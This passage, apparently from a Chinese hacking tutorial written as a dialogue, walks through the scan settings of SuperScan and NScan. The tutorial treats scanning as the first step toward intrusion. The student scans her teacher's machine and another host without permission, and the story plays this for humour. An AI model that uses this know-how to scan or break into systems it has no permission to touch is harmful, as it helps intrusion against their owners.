


图3




图4

燕妹妹又照着也设置了一遍才说道：“我设置好了，可以开始扫描了吗？”阿布又摇摇头说道：“还差点，我们再回到主界面，接下来设置扫描的类型。SuperScan为我们提供了灵活的扫描方式。1．扫描所有列表中的端口：扫描列表中设置的全部端口。2．扫描所有在列表中选择的端口：可以针对某些需要，选择多个不连续的端口。3．列表中定义：可以扫描列表中连续的端口。4．所有端口定义：可以扫描所有连续端口。以上就是对端口的设置。”

燕妹妹抬起头说道：“这回总可以了吧？”阿布喝了口水，说道：“然后还要根据自己的网速情况调整扫描速度和超时设置。1．节省自己的网络带宽（防止扫描过程中自己的网速锐减）。2．扫描速度越快，越容易误报。3．如果服务器设置在一定时间内的连接数，那就会被防火墙检测到。‘只扫描PING后有回应的’这个选项可以让我们大大提高对IP段的扫描速度，未PING通的会被扫描器认为是没有开机或者不存在，也就不需要做后续的扫描工作了，从而加快了扫描速度。针对某些主机做了防PING处理，则需要取消掉这个选项，另外提示你一下：内网通常开PING，外网通常关PING。”

阿布不等燕妹妹提问，就又讲道：“你可以执行第三步扫描了，现在万事俱备谁也不欠谁的风！开始扫描吧（图5）”燕妹妹答应了一声，就自己扫描了起来。

正在这时阿布却忙了起来，原来卡巴大叔又开始杀猪了：警告----检测到网络中***.***.***.***的攻击。燕妹妹问怎




图5

么了，阿布说道：“看来有人对我很有想法，以后要小心了，对了，你刚才扫描的谁，不会是我吧？”燕妹妹笑着说道：“嘿嘿！猜对了。”阿布有些哭笑不得，想不到这个MM徒弟居然第一堂课就要拿自己这个老师来开刀，以后可得小心着点了。于是便问道：“你使用的QQ是珊瑚虫版的吗？”燕妹妹“嗯”了一声问道：“你怎么知道的，难不成你也入侵了我的电脑？”阿布马上接着说道：“师父是好人，大大的好人，你看我有这么坏吗？”然后又说道：“其实，我是猜测你使用的是珊瑚虫版的QQ，因为珊瑚虫版的QQ才显示好友的IP地址的！”燕妹妹话锋一转：“唉，奇怪啊！”阿布见她有疑惑便问怎么了，燕妹妹回答道：“不行啊，刚才我扫描你，几乎什么都没扫出来啊？”阿布笑了笑说：“当然了，我电脑的设置情况是很厉害的，用不着的服务一个都没有打开，这样才足够安全啊。”

燕妹妹托着腮说：“也对，师父你也是牛人，不像我菜的不能再菜了。那我换个目标扫描，你等我一会儿。”五分钟后QQ上燕妹妹的头像又闪动起来：“扫出来的都是些什么啊？乱七八糟的，真难看。”阿布看了看截图说道：“莫着急，听师父来给你讲解讲解，图中1区的这个绿色的小对勾表示这台主机能够PING通，图中2区代表的是扫描出来的对方开放的端口，图中3区则显示了对方主机的响应。”阿布又继续说道：“总结一下，扫描很简单，扫描一般分为三步走。第一步：确定目标。第二步：设置扫描参数。第三步：扫描并分析扫描报告。”阿布说完又喝起水来。燕妹妹等了一会儿见阿布只顾着喝水，不理她了，于是只好问道：“师父继续啊！完了？”阿布抬起头说：“完了！”燕妹妹如释重负的说道：“我还以为有多难呢！原来这么简单，简直就是小儿科，我会了，接下来可以入侵了吧！”阿布差一点把嘴里的水喷出来，顿了顿说：“你还差的远呢，即使是扫描你现在就不过关，你没发现你得到的信息很少吗？”燕妹妹蛮有理的说：“你不是说完了吗？骗人！你骗子”

阿布蛮不在乎的继续讲道：“不同的扫描工具扫描得到的信息详细程度不尽相同，所以要多个工具扫描，尽量多的得到尽量详细的目标主机的信息，Do you know？再给你介绍一个很好用的扫描工具NScan，NScan的扫描速度相当快，虽然它是一个国外的软件但是使用起来很简单，记住我们的三步走就没有问题了！我给你一个我简单汉化过了的工具，使用的时候点开‘Options’，在‘Localization’加载压缩包自带的‘chinese.lng’（图6）。”

燕妹妹说：“对不起师父，误解你了，你再讲解一下吧！我虽然懂了，但是还不是很熟悉。”阿布顿了一下说：“就知道你会这么说，还是按照我们的扫描三步走来讲，第一步，确定一个扫描的目标。NScan为我们提供了几个选项来确定目标类型（图7）。




图6




图7

Host Range（主机范围）：自由指定一个IP段，可以进行大范围的扫描。

Single Host（单个主机）：对单独的主机进行扫描。

Host List（主机列表）：从文件中获得需要扫描的主机地址，用于特定多台主机的扫描。

后面两个暂时没有什么用，就不进行讲解了。"

燕妹妹瞪着大眼说："呀！界面真难看，委屈一下自己吧！看看有没有你说的那么神。"阿布微微一笑说："你事儿还不少吗！别看它界面难看，它可是十分实用的，速度和SuperScan有的一拼，废话不多说，咱们继续讲，第二步，确定要扫描的端口（端口设置）（图8）。NScan同样提供了几个选项来帮助我们定位。




图8

Port Ranges List（自定义范围）：只有指定单个端口或者一个端口范围（1-139：表示扫描1至139端口，使用逗号分开）。

Windows Default Services（Windows服务端口）：WINDOWS系统默认的服务所开放的端口；例如135，445。

